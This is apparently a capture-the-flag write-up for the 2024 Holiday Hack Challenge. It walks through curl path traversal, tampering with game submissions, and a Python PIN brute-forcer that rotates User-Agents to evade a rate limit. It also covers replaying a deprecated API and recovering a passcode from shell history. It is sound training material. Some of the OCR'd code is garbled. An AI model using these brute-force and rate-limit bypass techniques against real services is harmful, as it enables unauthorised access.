The above phrases and images refer to a few memes. The "EMMEHGERD" above is a reference to a meme expressing excitement of having an abundance of good things. The "THERES…EVERYWHERE" is from one from Toy Story. The "WHY CAN'T I HOLD ALL THESE SPRINGS??" comes from one about limes. I don't know what the "TICKS" refer to though. 😮




🔎Solution Steps for Top Scores


There are leaderboards for getting work done efficiently (Good Boss) and for wasting time (Evil Boss). I was able to get into the top 10 of the Good Boss leaderboard for Sandy Start (much Glory! 🛎️). I used the two tricks above (>2 springs and the edge case) and modifying the local storage JSON which allowed me to place springs and tunnels in places I could not otherwise.





```
{"segments":[[[5,3],[6,3]],[[1,5],[2,5]],[[7,3],[7,4]],[[7,7],[7,8]],[[10,5],[11,5]]],"entities":[[2,5,7],[3,5,7
],[6,3,7],[7,4,7],[7,8,6],[10,5,6]]}
```

`segments` are a list of pairs of tuples with the X-Y coordinates of each segment. `entities` were 3-tuples: [`x`, `y`, `tunnel:6/spring:7`]. Some exploits weren't allowed as there was some server-side validation that prevented certain hacks, like diagonal paths and decimal coordinates. The game runs fine locally, but the server rejects the submission at the end.





Another way to hack this is to use Burp Suite. I found that at the end of the game, an HTTP POST is sent with a JSON of the entities, segments, and clicks. Entity type 0 is for the start flag, and entity type 1 is for the finish flag. For the simpler maps, I thought about brute forcing all combinations but found it still would have been too much.



💡 Background Info: Burp Suite

Burp Suite is a proxy tool that acts as a middleman between your browser and the web. It intercepts, inspects, and modifies the data sent and received, making it extremely useful for troubleshooting and analyzing web pages and web applications. The Community Edition is free and remains powerful despite having some of its features limited.

🌟 Key Learnings

- How to solve a puzzle game with strategic resources (tunnels and springs) to bypass obstacles.
- How to exploit an unfixed edge case left in by the developer to solve an otherwise unsolvable game.
- How to bypass JavaScript controls in a game to perform unintended actions to achieve a top score.

Act 1 Map

Act 1: cURLing ❄ ❄ ❄ ❄ ❄

Team up with Bow Ninecandle to send web requests from the command line using Curl, learning how to interact directly with web servers and retrieve information like a pro!

🎯 Goals

- Silver: Learn and use curl to explore its features.
- Gold: Complete the challenge in 3 commands.


🧙 Key Hints

The official cURL man page has tons of useful information on how to use cURL.

Take a look at cURL's "--path-as-is" option; it controls a default behavior that you may not expect!

📝 Side Notes

- The game name is an obvious play on words with the curl tool being the same word as the winter sport. 😊
- Some terminals in the HHC use tmux, a terminal multiplexer that allows one to manage multiple terminal instances in one terminal. tmux Wiki
- To copy, you can't use `ctrl + c`. Copy using right click or `ctrl + insert`. `Cmd +c` works on a Mac though.
- To paste, press `ctrl + shift + v` or `shift + insert`, or by using right click.



🔎 Solution Steps for Silver

1. Request on port 8080: `curl http://curlingfun:8080`
2. Skip certificate verification: `curl -k https://curlingfun:9090` (or `--insecure`)
3. HTTP POST with parameter `skip` set to `alabaster`: `curl -k -X POST https://curlingfun:9090 -d 'skip=alabaster'` (`-X POST` is optional)
4. Include a cookie called `end` with a value of `3`: `curl -k https://curlingfun:9090 -b 'end=3'` (or `--cookie`)
5. View HTTP response headers: `curl -k -I https://curlingfun:9090`
6. Include a custom HTTP header in the request of `Stone`=`Granite`: `curl -k https://curlingfun:9090 -H 'Stone: Granite'`
7. Force curl not to modify the URL: `curl --path-as-is -k https://curlingfun:9090/../../etc/hacks`

🔎 Solution Steps for Gold

Poking in the file system, we see a txt file with instructions:

```
alabaster@curlingfun:~$ ls
HARD-MODE.txt  HELP
alabaster@curlingfun:~$ cat HARD-MODE.txt
Prefer to skip ahead without guidance?  Use curl to craft a request meeting these requirements:

- HTTP POST request to https://curlingfun:9090/
- Parameter "skip" set to "bow"
- Cookie "end" set to "10"
- Header "Hack" set to "12ft"
```

```
alabaster@curlingfun:~$ curl -k https://curlingfun:9090 -b 'end=10' -H 'Hack: 12ft' -d 'skip=bow'
Excellent!  Now, use curl to access this URL: https://curlingfun:9090/../../etc/button
alabaster@curlingfun:~$ curl -k https://curlingfun:9090/../../etc/button --path-as-is
Great!  Finally, use curl to access the page that this URL redirects to:
https://curlingfun:9090/GoodSportsmanship
```

```
alabaster@curlingfun:~$ curl -k -L https://curlingfun:9090/GoodSportsmanship
Excellent work, you have solved hard mode!  You may close this terminal once HHC grants your achievement.
```

Key Learnings

- Learned about curl and its many options: alternate port, skipping certificate verification, performing an HTTP POST, setting a cookie, viewing and setting headers, using path-as-is, and following redirects.

Act 1: Frosty Keypad

In a swirl of shredded paper, lies the key. Can you unlock the shredder's code and uncover Santa's lost secrets?

Goals

- Silver: Decipher an Ottendorf code to unlock the shredder's code.
- Gold: Brute force HTTP POST requests to unlock the shredder's code.

Key Hints


- Well this is puzzling. I wonder if Santa has a seperate code. Bet that would cast some light on the problem. I know this is a stretch...but...what if you had one of those fancy UV lights to look at the fingerprints on the keypad? That might at least limit the possible digits being used...
- See if you can find a copy of that book everyone seems to be reading these days. I thought I saw somebody drop one close by...
- Hmmmm. I know I have seen Santa and the other elves use this keypad. I wonder what it contains. I bet whatever is in there is a **National Treasure**!

Solution Steps for Silver

From the hints, we know that there are items to find. The UV flashlight is to the left, and the book is to the right.

After you find them, you can see them in the items tab. Link from book: https://frost-y-book.com/.

When you open the Frosty Keypad terminal, at the top left, there is a note with other codes.



There is a comment on line 59 in the game code by the image file, `note.png`, that mentions Ottendorf which is a cipher to encrypt text. This was one of the words in the Elf Connect challenge. And one last reference was from a hint that mentioned "National Treasure," a movie where an Ottendorf cipher was found on the back of the U.S. Declaration of Independence.


In this case, the 3-digit groups refer to `page-word-letter` from the Frosty Book. For the first example, `2-6-1` refers to `page 2`, `word 6`, and `letter 1` which is an `S`. Following the rest of the codes, it spells `SANTA`.

Silver Answer

Using the letters from a phone number pad, "SANTA" translates to 72682 which unlocks the silver challenge.


Solution Steps for Gold

Using the UV light on the keypad to look for fingerprints, it shows 2678 are used.




I used Burp Suite's Intruder to brute force the numbers (Zap could also be used). Here are the steps:

1. With the Burp Suite proxy, capture traffic of sending one code.
2. From the history, right click that request and send it to Intruder.
3. Select Sniper attack, Brute forcer, Character set: `2678` with `5` for min/max lengths, and add the payload position in the `answer`. Then start the attack.



✅ Gold Answer

The answer is found to be 22786.



🔎 Alternative Solution Steps for Gold

Another way to perform the brute force attack besides Burp Suite is to use Python. I asked AI tools to help write this. The output had HTTP `400` errors (wrong answer), but it also had HTTP `429` errors saying the rate limit was 1 request per second per User-Agent. This may not have appeared in Burp Suite since the Community Edition has a built-in rate limit.

```
PIN: 22222, Status Code: 400, Response: {"error":"The data you've provided seems to have gone on a whimsical adventure, losing all sense of order and coherence!"}
...
PIN: 22262, Status Code: 429, Response: {"error":"Too many requests from this User-Agent. Limited to 1 requests per 1 seconds."}
```

To bypass the rate limit, I made each User-Agent unique by setting it to the key combination and my initials, `jm`.

```
import requests
from itertools import product

url = "https://hhc24-frostykeypad.holidayhackchallenge.com/submit"
digits = [2, 6, 7, 8]
combinations = product(digits, repeat=5)

# Iterate over each combination and send a POST request
for combo in combinations:
    pin = "".join(map(str, combo))
    payload = {"answer": pin}
    headers = {"User-Agent": f"{pin}jm"}
    try:
        response = requests.post(url, json=payload, headers=headers)
        if response.status_code == 200:
          print(f"PIN: {pin}, Status Code: {response.status_code}, Response: {response.text}")
    except Exception as e:
        print(f"Error with PIN: {pin}, Exception: {e}")
```

After about 6 seconds, I get the answer.

```
PIN: 22786, Status Code: 200, Response: {"output":"success"}
```

🌟 Key Learnings

- How to decrypt an Ottendorf cipher.
- How to brute force combinations in web requests using Burp Suite and Python.

Act 1: Hardware Hacking 101 Part 1❄❄❄❄❄

Ready your tools and sharpen your wits—only the cleverest can untangle the wires and unlock Santa's hidden secrets! Hardware Hacking 101 Part 1: Jingle all the wires and connect to Santa's Little Helper to reveal the merry secrets locked in his chest!

🎯 Goals

- Silver: Find settings from shredded pieces of paper and properly connect the UART hardware.
- Gold: Do the same action without connecting the hardware.

Key Hints

Hey, I just caught wind of this neat way to piece back shredded paper! It's a fancy heuristic detection technique—sharp as an elf's wit, I tell ya! Got a sample Python script right here, courtesy of Arnydo. Check it out when you have a sec: heuristic_edge_detection.py."

Background Info: UART

A UART (Universal Asynchronous Receiver/Transmitter) is commonly used to connect devices like industrial sensors, robotics equipment, or older embedded systems to a computer via USB. The right settings are needed for the serial port to work. If you were around in the 90s, you might have seen these settings in dial-up modems. But don't think these aren't useful today! Just last month, one hacker YouTuber demonstrated how to use the UART interface to hack into a modern Wi-Fi router.

Solution Steps for Silver

After completing the Frosty Keypad challenge, you get 1000 shredded pieces of an image in a zip file:

Opening the challenge, you get a manual and then the hardware setup:

Running the script from the hint, `heuristic_edge_detection.py` on the unzipped files produces an image that is reversed and not properly started. However, it isn't too hard to make out visually. A photo editor would also be able to fix it.


Silver Answer


After closing the manual, it's time to set up the hardware. Connect the USB cable from the display/input device by clicking on the unconnected end of the USB cable. Connect the colored jumper wires like this (colors do not matter):

- V to VCC (Voltage)
- T to Rx (transmit to receive)
- R to Tx (receive to transmit)
- G to GND (Ground)

Power on with the green P button. If you leave the voltage setting on 5V you fry one of the chips (which is strangely kinda fun to do). Lucky for us, it still works after being fried. In real life, it'd be a big pain to deal with! So switch the voltage setting to 3V at the top right corner of the UART.



Set the settings from the image using the arrow buttons and press the S button.





🔎 Alternate Solution Steps for Silver

Every one of the shredded images has a comment in the metadata with Base64 data:



📝 Side Note

Base64 is a common way to encode data so it can be safely sent over the internet. It takes regular data, like text or binary files, and converts it into a set of 64 characters (letters, numbers, and a few symbols). This is useful when you want to transfer binary data over systems that only support text, like the comment section in image metadata.

Recognizing Base64: With a little practice, it isn't hard to recognize Base64 encoded data. One of the easier clues is when a string of characters ends with one or two `=` signs which are sometimes needed for padding at the end. Of course, this isn't always the case. Otherwise, you would look for a random distribution of letters (upper and lower case), numbers, and two symbols, `+` and `/`. This would contrast with a hex string which would only consist of numbers 0-9 and letters A-F.

Using AI tools, I made a Python script to extract all the comments. It looked to be a data pair where the first element was a reversed Base64 string since some had one or two equal signs in the front. After reversing them and Base64 decoding them, I found they were numbers 0-999. This was the sequence of the cut images and of the text that was in the second element.

```
Decoded UserComment for slices/b3343a49-52fc-4289-a934-eb0646f0ea70.jpg: ["==wN", "now"]
----------------------------------------
Decoded UserComment for slices/c4778458-d2bb-47f6-95c0-c2cf34decdfa.jpg: ["2kDN", "is "]
----------------------------------------
Decoded UserComment for slices/06861ff3-11c9-48ba-b996-1e08ba3e2b03.jpg: ["yAzN", "low"]
----------------------------------------
Decoded UserComment for slices/5577d2e2-bf3a-48b6-9e34-10190e2b50ed.jpg: ["=kTM", "o f"]
```

In addition to extracting comments, I also asked AI tools to code assembling the text and image using the sequence numbers.

```
import os
import base64
from PIL import Image
from PIL.ExifTags import TAGS
import ast

def extract_user_comment(image_path):
    try:
        image = Image.open(image_path)
```

```
        exif_data = image._getexif()
        user_comment_tag = None
        for tag, value in exif_data.items():
            tag_name = TAGS.get(tag, tag)
            if tag_name == "UserComment":
                user_comment_tag = value
                break
        # Decode the UserComment tag (Base64 decoding)
        # Strip the leading 'ASCII\x00\x00\x00' part before decoding
        if isinstance(user_comment_tag, bytes) and user_comment_tag.startswith(b'ASCII\x00\x00\x00'):
            base64_data = user_comment_tag[len(b'ASCII\x00\x00\x00'):].decode('utf-8')
            decoded_comment = base64.b64decode(base64_data).decode('utf-8')

            # ast.literal_eval() safely evaluates a string containing a Python literal expression
            # (like a list or dictionary) and converts it into the corresponding Python object.
            list_of_values = ast.literal_eval(decoded_comment)

            reversed_base64_data = list_of_values[0][::-1]
            decoded_index = int(base64.b64decode(reversed_base64_data).decode('utf-8'))
            decoded_text = list_of_values[1]
            return_list = [image_path, decoded_index, decoded_text]
            return return list
        else:
            return f"UserComment for {image_path} is not in expected format"
    except Exception as e:
        return f"Error processing {image_path}: {e}"

def process directory(directory):
    try:
        # Get all .jpg files in the directory
        jpg files = [os.path.join(directory, f) for f in os.listdir(directory) if f.lower().endswith('.jpg')]

        list_of_file_index_text = []

        for jpg_file in jpg_files:
            list of file index text.append(extract user comment(jpg file))

        # Sort the list by the second index (index 1) of each sublist
        sorted data = sorted(list of file index text, key=lambda x: x[1])

        # Concatenate all the 3rd index (index 2) values
        concatenated_string = ''.join([x[2] for x in sorted_data])

        # Print the text from the sorted list
        print("Concatenated String:", concatenated_string)

        ####### Assembling the new image #########

        # Step 1: Create an empty 1000x1000 image
        final_width = 1000
        final_height = 1000
        final_image = Image.new('RGB', (final_width, final_height))

        # Step 2: Process each image and paste it at the correct horizontal position
        x_offset = 0
        for item in sorted_data:
            img_path = item[0]
            img = Image.open(img_path)  # Open the image

            # Step 3: Paste the image at the current x_offset
            final_image.paste(img, (x_offset, 0))

            # Update the x_offset to the next position (each image is 1 pixel wide)
            x_offset += img.width
            print(f"Pasted {img path} at position {x offset}")

        # Step 4: Save the final image
        final image.save('new assembled image.jpg')
        print("Final image saved as 'new_assembled_image.jpg'")

    except Exception as e:
        print(f"Error accessing directory {directory}: {e}")

slices directory = "slices"  # Replace with your directory path if different
process_directory(slices_directory)
```

Concatenated String: Long ago, in the snowy realm of the North Pole (not too far away if you're a reindeer), there existed a magical land ruled by a mysterious figure known as the Great Claus. Two spirited elves, Twinkle and Jangle, roamed this frosty kingdom, defending it from the perils of holiday cheerlessness. Twinkle, sporting a bright red helmet-shaped hat that tilted just so, was quick-witted and even quicker with a snowball. Jangle, a bit taller, wore a green scarf that drooped like a sleepy reindeer's ears. Together, they were the Mistletoe Knights, the protectors of the magical land and the keepers of Claus' peace. One festive morning, the Great Claus summoned them for a critical quest. 'Twinkle, Jangle, the time has come,' he announced with a voice that rumbled like thunder across the ice plains. 'The fabled Never-Melting Snowflake, a relic that grants one wish, lies hidden beyond the Peppermint Expanse. Retrieve it, and all marshmallow supplies will be secured!' Armed with Jangle's handmade map (created with crayon and a lot of optimism), the duo set off aboard their toboggan, the Frostwing. However, the map led them in endless loops around the Reindeer Academy, much to the amusement of trainee reindeer perfecting their aerial maneuvers. Blitzen eventually intercepted them, chuckling, 'Lost, fellas? The snowflake isn't here. Try the Enchanted Peppermint Grove!' Twinkle facepalmed as Jangle pretended to adjust his map. With Blitzen's directions, they zoomed off again, this time on the right course. The Peppermint Grove was alive with its usual enchantments—candy cane trees swayed and sang ancient ballads of epic sleigh battles and the triumphs of Claus' candy cane squadrons. Twinkle and Jangle joined the peppermint choir, their voices harmonizing with the festive tune. Hours later, the duo stumbled upon a hidden cave guarded by giant gumdrop sentinels (luckily on their lunch break). Inside, the air shimmered with Claus' magic. There it was—the Never-Melting Snowflake, glistening on a pedestal of ice. Twinkle's eyes widened, 'We've found it, Jangle! The key to infinite marshmallows!' As Twinkle reached for the snowflake, a voice boomed from the cave walls, 'One wish, you have. Choose wisely or face the egg-nog of regret.' Without hesitation, Jangle exclaimed, 'An endless supply of marshmallows for our cocoa!' The snowflake glowed, and with a burst of magic, marshmallows poured down, covering the cave in a fluffy, sweet avalanche. Back at the workshop, the elves were hailed as heroes—the Marshmallow Knights of Claus. They spent the rest of the season crafting new cocoa recipes and sharing their bounty with all. And so, under the twinkling stars of the northern skies, Twinkle and Jangle continued their adventures, their mugs full of cocoa, their hearts full of joy, and their days full of magic. For in the North Pole, every quest was a chance for festive fun, and every snowflake was a promise of more marshmallows to come.

🔎 Solution Steps for Gold

From Jewel Loggins: Rumor has it you might be able to bypass the hardware altogether for the gold medal. Why not see if you can find that shortcut?


From DevTools, the Sources tab has the file `main.js` which shows an alternate API endpoints in a comment (`v1` vs `v2`):

```
872   // Build the URL with the request ID as a query parameter
873   // Word on the wire is that some resourceful elves managed to brute-force their way in through the v1 API.
874   // We have since updated the API to v2 and v1 "should" be removed by now.
875   // const url = new URL(`${window.location.protocol}//${window.location.hostname}:${window.location.port}/api/v1/complete`);
876   const url = new URL(`${window.location.protocol}//${window.location.hostname}:${window.location.port}/api/v2/complete`);
```

Redo the silver solution while having DevTools or Burp Suite capturing network traffic.

curl method: In the network tab in DevTools, copy the request as curl. Run in a CLI that has curl changing `v2` to `v1`.

Burp method: In the Proxy-HTTP history, find the `/api/v2/complete` record. Right-click and send to Repeater. Change `v2` to `v1`.



🌟 Key Learnings

- How to set up a UART device to control the SLH over a serial connection.
- How to use a public Python tool to reassemble shredded images.
- How to recognize and decode Base64 data
- How to find clues for alternate API endpoints and to replay HTTP POST messages using DevTools, curl, and Burp.

Act 1: Hardware Hacking 101 Part 2

Hardware Hacking 101 Part 2: Santa's gone missing, and the only way to track him is by accessing the Wish List in his chest—modify the access_cards database to gain entry!

🎯 Goals

- Silver: Grant full access to card 42 via Santa's Little Helper (slh) application.
- Gold: Grant full access to card 42 via direct database modification .

🦹 Key Hints


- It is so important to keep sensitive data like passwords secure. Often times, when typing passwords into a CLI (Command Line Interface) they get added to log files and other easy to access locations. It makes it trivial to step back in *history* and identify the password.
- I seem to remember there being a handy HMAC generator included in CyberChef.

💡 Background Info: CyberChef

CyberChef is a free, web-based tool that helps you perform various data processing tasks easily, like encoding, decoding, encrypting, and analyzing data. It's like a digital Swiss Army knife for handling different types of data, allowing you to drag and drop various operations to process your text, files, or codes quickly and efficiently.

🔎 Solution Steps for Silver

At the initial splash screen, press enter to start the first option, `Startup system (Default)`:



We get the following banner upon login showing how to use the access card maintenance tool:

```
-----------------------------------------------------
                 ___    _     _ _ _
                / __|  | |   | || |
                \__ \  | |   |    |
                |___/  |___| |_||_|
              _|"""""|_|"""""|_|"""""|
              "`-0-0-'"`-0-0-'"`-0-0-'
-----------------------------------------------------
  Santa's Little Helper - Access Card Maintenance Tool

         Tool Name: slh

options:
  -h, --help            show this help message and exit
  --view-config         View current configuration.
  --view-cards          View current values of all access cards.
  --view-card ID        View a single access card by ID.
  --set-access ACCESS_LEVEL
                        Set access level of access card. Must be 0 (No Access) or 1 (Full Access).
  --id ID               ID of card to modify.
  --passcode PASSCODE   Passcode to make changes.
  --new-card            Generate a new card ID.
-----------------------------------------------------
```

To understand the data, we pull all cards. There are four fields for every row: `id`, `uuid`, `access`, and `signature`.

```
slh@slhconsole\> slh --view-cards | head
Current values of access cards: (id, uuid, access, signature)
(1, 'b1709de8-9156-4af3-8816-2d2b602add1c', 1,
'89a91da4617f5cab84a6387f2f5a6c1dee4134fb77be87c78c0ec053a343e155')
...
```

Card number `id=42` from Jewel Loggins has access `0`. Note, the UUID in cyan will be used in the gold challenge.

```
slh@slhconsole\> slh --view-card 42
Details of card with ID: 42
(42, 'c06018b6-5e80-4395-ab71-ae5124560189', 0,
'ecb9de15a057305e5887502d46d434c9394f5ed7ef1a51d2930ad786b02f6ffd')
```

📝 Side Note

42 is especially significant to fans of science fiction novelist Douglas Adams' "*The Hitchhiker's Guide to the Galaxy*" because that number is the answer given by a supercomputer to "the Ultimate Question of Life, the Universe, and Everything."

To make changes, we need the `--passcode` switch, but we don't know the passcode. Using the clue that mentions `history`, type `history` to see the past commands and the passcode:

```
slh@slhconsole\> history
    1  cd /var/www/html
    2  ls -l
    3  sudo nano index.html
    4  cd ..
    5  rm -rf repo
    6  sudo apt update
    7  sudo apt upgrade -y
    8  ping 1.1.1.1
    9  slh --help
   10  slg --config
   11  slh --passcode CandyCaneCrunch77 --set-access 1 --id 143
```


Side Note

Besides typing out the command manually, these are other possible ways to get the command:

- Press the up arrow several times.
- `!11` to rerun the command and then up arrow to modify the id to `42`.
- Press ctrl + R, then type `passcode` to recall the previous command with that string, then press right arrow to edit.

Silver Answer

```
slh --passcode CandyCaneCrunch77 --set-access 1 --id 42
```



Solution Steps for Gold

We get instructions from Jewel Loggins on how to get the Gold medal. "There's a tougher route if you're up for the challenge to earn the Gold medal. It involves directly modifying the database and generating your own HMAC signature.
Doing `ls` in the home directory shows one file that is an SQLite database file."

```
slh@slhconsole\> ls
access_cards
slh@slhconsole\> file access_cards
